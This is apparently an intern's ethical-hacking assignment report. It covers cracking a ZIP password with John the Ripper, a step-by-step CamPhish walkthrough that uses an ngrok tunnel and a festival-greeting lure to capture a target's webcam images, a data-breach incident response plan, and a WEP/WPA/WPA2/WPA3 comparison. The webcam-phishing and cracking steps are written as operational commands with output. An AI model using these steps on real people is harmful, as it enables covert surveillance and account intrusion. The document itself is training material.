
```
Target.hash [Read-Only]
1 Target.zip/Target:zip25*0*10*179121c18d89930c*3510*23*8911b07109e86c6ada0c23056df1b017dcb653e7bdd76b107a4839eb19be504dcc306a*9a9c34f40d65a069141*$/zip25:Target:Target.zip:Target.zip
```

**Step-4:** To decrypt the hashcode type the command

“john --wordlist=/usr/share/wordlists/rockyou.txt Target.hash”

After the execution of this command we get the password of the zip file as

‘Password’.



```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ ls  
Desktop Documents Downloads Music Pictures Public Target.hash Templates Videos  
[kali@kali]~  
$ john --wordlist=/usr/share/wordlists/rockyou.txt Target.hash  
Created directory: /home/kali/.john  
Using default input encoding: UTF-8  
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])  
Cost 1 (HMAC size) is 43 for all loaded hashes  
Will run 4 OpenMP threads  
Fopen: /usr/share/wordlists/rockyou.txt: No such file or directory  
[kali@kali]~  
$ john --wordlist=/usr/share/wordlists/rockyou.txt Target.hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])  
Cost 1 (HMAC size) is 43 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Password (Target.zip/Target)  
ig 0:00:00:00 DONE (2024-04-24 17:14) 1.639g/s 13429p/s 13429c/s 13429C/s 123456..whitetiger  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
[kali@kali]~  
$
```



**Question-7: Conduct a simulated phishing attack in a wide area network (WAN) environment using any suitable tool to demonstrate potential risks, specifically focusing on accessing webcams. Provide a detailed account of the steps you took during the simulation.**

**Additionally, explain effective strategies for educating and raising awareness among employees about safeguarding against such types of phishing attacks**

### **Phishing Attacks:**

Phishing is a kind of cybercrime where attackers try to trick you into revealing sensitive details like passwords, credit card numbers, or bank account information.

### **Types of Phishing Attacks:**

#### **Spear Phishing:**

This is a more targeted attack where attackers personalize emails with information specific to you. They might research your company, position, or online presence to make the email appear more believable.

#### **Whaling:**

This targets high-profile individuals like CEOs or CFOs. Attackers put extra effort into crafting messages that appear urgent and come from a trusted source within the company or industry.

#### **Smishing and Vishing:**

These phishing attacks use your phone instead of email. Smishing involves sending deceptive text messages (SMS) that try to trick you into clicking a malicious link or providing personal information. Vishing uses phone calls where attackers impersonate legitimate organizations to obtain your information.


### **Accessing Webcams using Phishing Attacks:**

#### **Camphish:**

CamPhish is techniques to take cam shots of target's phone front camera or PC webcam. CamPhish Hosts a fake website on in built PHP server and uses ngrok & serveo to generate a link which we will forward to the target, which can be used on over internet. website asks for camera permission and if the target allows it, this tool grab camshots of target's device.

## Procedure to access webcam of a device using CamPhish Tool:


**Step-1:** First we need to install the tool CamPhish in our Kali VM we can use the command “git clone <https://github.com/techchipnet/CamPhish>” so this command will download the required camphish packages and tools into the VM.

A terminal window in a Kali Linux VM showing the successful cloning of the CamPhish repository from GitHub. The user is at the root@kali:/home/kali/Desktop directory. The output shows the cloning process, including object enumeration, counting, and compression, all completed successfully.

```
(root@kali)-[/home/kali/Desktop]
└─$ git clone https://github.com/techchipnet/CamPhish
Cloning into 'CamPhish'...
remote: Enumerating objects: 88, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (21/21), done.
remote: Total 88 (delta 37), reused 25 (delta 23), pack-reused 44
Receiving objects: 100% (88/88), 44.86 KiB | 306.00 KiB/s, done.
Resolving deltas: 100% (45/45), done.

(root@kali)-[/home/kali/Desktop]
└─$
```

**Step-2:** Now we need to navigate to the camphish directory and we need to download ngrok server zip file by using the command “wget <https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip>” And now we need to unzip the downloaded ngrok zip file by using the command “unzip ngrok-stable-linux-amd64.zip”.

A terminal window in a Kali Linux VM showing the navigation to the CamPhish directory, the download of the ngrok server zip file using wget, and its subsequent extraction using unzip. The user is at the root@kali:/home/kali/Desktop/CamPhish directory. The output shows the file being downloaded from bin.equinox.io and then successfully unzipped.

```
(root@kali)-[/home/kali/Desktop]
└─$ ls
CamPhish  Target  Target.hash  Target.zip

(root@kali)-[/home/kali/Desktop]
└─$ cd CamPhish

(root@kali)-[/home/kali/Desktop/CamPhish]
└─$ ls
LICENSE  LiveYTTV.html  OnlineMeeting.html  README.md  camphish.sh  festivalwishes.html  ip.php  post.php  template.php


(root@kali)-[/home/kali/Desktop/CamPhish]
└─$ wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
--2024-04-24 18:32:52-- https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
Resolving bin.equinox.io (bin.equinox.io)... 18.205.222.128, 54.161.241.46, 52.202.168.65, ...
Connecting to bin.equinox.io (bin.equinox.io)|18.205.222.128|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13921656 (13M) [application/octet-stream]
Saving to: 'ngrok-stable-linux-amd64.zip'

ngrok-stable-linux-amd64.zip          100%[=====] 13.28M
2024-04-24 18:33:53 (251 KB/s) - 'ngrok-stable-linux-amd64.zip' saved [13921656/13921656]

(root@kali)-[/home/kali/Desktop/CamPhish]
└─$ unzip ngrok-stable-linux-amd64.zip
Archive:  ngrok-stable-linux-amd64.zip
  inflating: ngrok

(root@kali)-[/home/kali/Desktop/CamPhish]
└─$
```

**Step-3:** Now we need to start ngrok web server by using the command “./ngrok”



```
root@kali: /home/kali/Desktop/CamPhish
# ./ngrok
NAME:
  ngrok - tunnel local ports to public URLs and inspect traffic

DESCRIPTION:
  ngrok exposes local networked services behinds NATs and firewalls to the
  public internet over a secure tunnel. Share local websites, build/test
  webhooks consumers and self-host personal services.
  Detailed help for each command is available with 'ngrok help <command>'.
  Open http://localhost:4040 for ngrok's web interface to inspect traffic.


EXAMPLES:
  ngrok http 80                # secure public URL for port 80 web server
  ngrok http -subdomain=baz 8080 # port 8080 available at baz.ngrok.io
  ngrok http foo.dev:80        # tunnel to host:port instead of localhost
  ngrok http https://localhost # expose a local https server
  ngrok tcp 22                 # tunnel arbitrary TCP traffic to port 22
  ngrok tls -hostname=foo.com 443 # TLS traffic for foo.com to port 443
  ngrok start foo bar baz      # start tunnels from the configuration file

VERSION:
  2.3.41

AUTHOR:
  inconshreveable - <alan@ngrok.com>

COMMANDS:
  authtoken  save authtoken to configuration file
  credits    prints author and licensing information
  http       start an HTTP tunnel
  start      start tunnels by name from the configuration file
  tcp        start a TCP tunnel
  tls        start a TLS tunnel
  update     update ngrok to the latest version
  version    print the version string
  help       Shows a list of commands or help for one command
```

**Step-4:** Now we need to start camphish tool by using the command “bash camphish.sh”. and you are prompted to the camphish tool screen. In the tool screen first we need to choose the server as ngrok by pressing 1. After that you need to choose an option by the default option given below I choose 1-festival wishing and we need to provide the festival name as Diwali. After that we need to provide an authentication token for ngrok server. To get the authentication token we need to register on the ngrok website.



```
root@kali: /home/kali/Desktop/CamPhish
# bash camphish.sh

CamPhish Ver 1.5
www.techchip.net | youtube.com/techchipnet

---Choose tunnel server---
[01] Ngrok
[02] Serveo.net

[+] Choose a Port Forwarding option: [Default is 1] 1

---Choose a template---
[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting

[+] Choose a template: [Default is 1] 1

[+] Enter festival name: Diwali

[+] Enter your valid ngrok authtoken: 
```

**Step-5:** We can register for the ngrok server through its official website and we can register by using our emails after that we will receive our authentication token which we need to paste it on the authtoken in the camphish.

**Step-6:** After the registration we get the authentication token and after entering the auth token we will get a url which we want to send to the target device if the target user clicks on the url he will be prompted to a webpage and it asks for camera access permission.

**Step-7:** If the target user gives the permission then the cam on the users device automatically captures the images and sends it to the camphisher as a dump untill we stops it.

## **Question-8:**

### **Scenario:**

You work for a medium-sized e-commerce company that handles a large volume of customer data, including personal information and payment details. The company's website and backend systems are crucial for operations.

One morning, an employee notices unusual activity on the company's internal network monitoring system. After further investigation, it becomes evident that an unauthorized user has gained access to the company's customer database. The security team suspects a potential data breach.

### **Task:**

As an intern in the cybersecurity and ethical hacking domain, your task is to develop an incident response plan to address this situation. The plan should outline the steps to take in case of this security incident.

Here's an incident response plan to address the potential data breach at your medium-sized e-commerce company:

#### **1. Initial Response:**

As soon as the unauthorized access is detected, isolate the affected systems from the rest of the network to prevent further compromise.

Notify the relevant stakeholders, including the IT security team, management, legal counsel, and any other relevant departments.

#### **2. Assessment and Investigation:**

Conduct a thorough investigation to determine the extent of the breach, including which systems and data were accessed or compromised.

Gather evidence, such as logs and network traffic analysis, to understand how the breach occurred and identify the attacker's methods.

Document all findings to support future remediation efforts and regulatory compliance requirements.

#### **3. Containment and Mitigation:**

Take immediate action to contain the breach and mitigate any further damage.

Change passwords and revoke access credentials for compromised accounts.

Patch or update any vulnerable systems or software that may have been exploited by the attacker.

Implement additional security controls, such as firewall rules or intrusion detection systems, to prevent similar incidents in the future.

#### **4. Notification and Communication:**

Comply with relevant data breach notification laws and regulations by notifying affected customers, regulatory authorities, and other stakeholders as required.

Provide clear and timely communication to customers and the public about the breach, including information on what data was compromised and what steps they can take to protect themselves.

Maintain open lines of communication with internal teams, keeping them informed of the incident's status and any actions being taken to address it.

#### **5. Recovery and Remediation:**

Restore affected systems and data from backups, ensuring that they are free from any malicious activity.

Conduct a thorough review of security policies and procedures to identify areas for improvement and prevent similar incidents in the future.

Provide additional training and awareness programs for employees to educate them about cybersecurity best practices and how to recognize and report security threats.

#### **6. Post-Incident Analysis:**

Conduct a post-mortem analysis of the incident to identify lessons learned and areas for improvement in the incident response process.

Document recommendations for enhancing the company's cybersecurity posture, such as implementing additional security controls, improving monitoring and detection capabilities, or enhancing employee training programs.

Incorporate the findings from the post-incident analysis into ongoing security planning and risk management processes.

#### **7. Continuous Monitoring and Improvement:**

Establish a process for continuous monitoring of network activity and security controls to detect and respond to future security incidents proactively.

Regularly review and update the incident response plan to reflect changes in the threat landscape, technology environment, and regulatory requirements.



Conduct regular security assessments, such as penetration testing and vulnerability scanning, to identify and address potential security weaknesses before they can be exploited by attackers.

By following this incident response plan, your company can effectively respond to the data breach and minimize its impact on customers, employees, and the business overall. Remember that swift and coordinated action is key to containing the breach, mitigating its effects, and restoring trust in your organization's security posture.

**Question-9: Provide an in-depth explanation of the distinctions between WEP, WPA, WPA2, and WPA3 in the context of wireless networking. Additionally, please share your recommendation for the most secure option among them and elucidate the reasons behind your choice.**

**WEP (Wired Equivalent Privacy):**

WEP was the first security protocol implemented in wireless networks.

It uses a static encryption key, usually either 64 or 128 bits in length.

WEP has significant vulnerabilities and is considered highly insecure due to flaws in its encryption algorithm.

It can be easily cracked using various methods, including brute force attacks and packet sniffing.

Due to its vulnerabilities, it's no longer recommended for securing wireless networks.

**WPA (Wi-Fi Protected Access):**

WPA was introduced as a replacement for WEP and aimed to provide stronger security.

It introduced TKIP (Temporal Key Integrity Protocol), which dynamically generates encryption keys for each packet, making it more secure than WEP.

WPA also introduced the use of a stronger hashing algorithm called MIC (Message Integrity Check) to prevent attacks on the integrity of packets.

While WPA addressed many of the vulnerabilities of WEP, it's still susceptible to certain attacks, particularly offline dictionary attacks.

WPA is considered relatively secure if configured properly, but it's now largely outdated with the availability of more advanced protocols like WPA2 and WPA3.

**WPA2 (Wi-Fi Protected Access 2):**

WPA2 is the current standard for wireless security and offers significantly stronger encryption than WPA.

It uses the AES (Advanced Encryption Standard) encryption algorithm, which is highly secure and resistant to attacks.

WPA2 also supports CCMP (Counter Mode Cipher Block Chaining Message Authentication Code Protocol), which provides both encryption and authentication, enhancing security further.

WPA2 is vulnerable to certain attacks, such as KRACK (Key Reinstallation Attacks), which exploit weaknesses in the WPA2 handshake process.

Despite these vulnerabilities, WPA2 remains widely used and considered secure if strong, unique passwords are employed and network configurations are properly managed.

### **WPA3 (Wi-Fi Protected Access 3):**

WPA3 is the latest standard for wireless security and introduces several improvements over WPA2.

It provides stronger encryption through the use of the Simultaneous Authentication of Equals (SAE) protocol, also known as Dragonfly Key Exchange, which protects against offline dictionary attacks.

WPA3 also offers enhanced protection for open networks through individualized data encryption, preventing eavesdropping on unencrypted connections.

Another feature of WPA3 is protection against brute-force attacks, where failed authentication attempts trigger a delay, making it harder for attackers to guess passwords.

While WPA3 offers significant improvements in security, it may take time for widespread adoption due to the need for compatible hardware and software updates.

### **In terms of recommendation for the most secure option among them:**

WPA3 is currently the most secure option due to its advancements in encryption and authentication protocols. It addresses many of the vulnerabilities present in WPA2, such as offline dictionary attacks and brute-force attacks. Additionally, WPA3 provides enhanced security for open networks, which is particularly beneficial in public Wi-Fi settings. However, it's important to note that widespread adoption of WPA3 may still be in progress, and compatibility with existing devices may vary. Therefore, it's essential to ensure that your devices support WPA3 before transitioning to it.

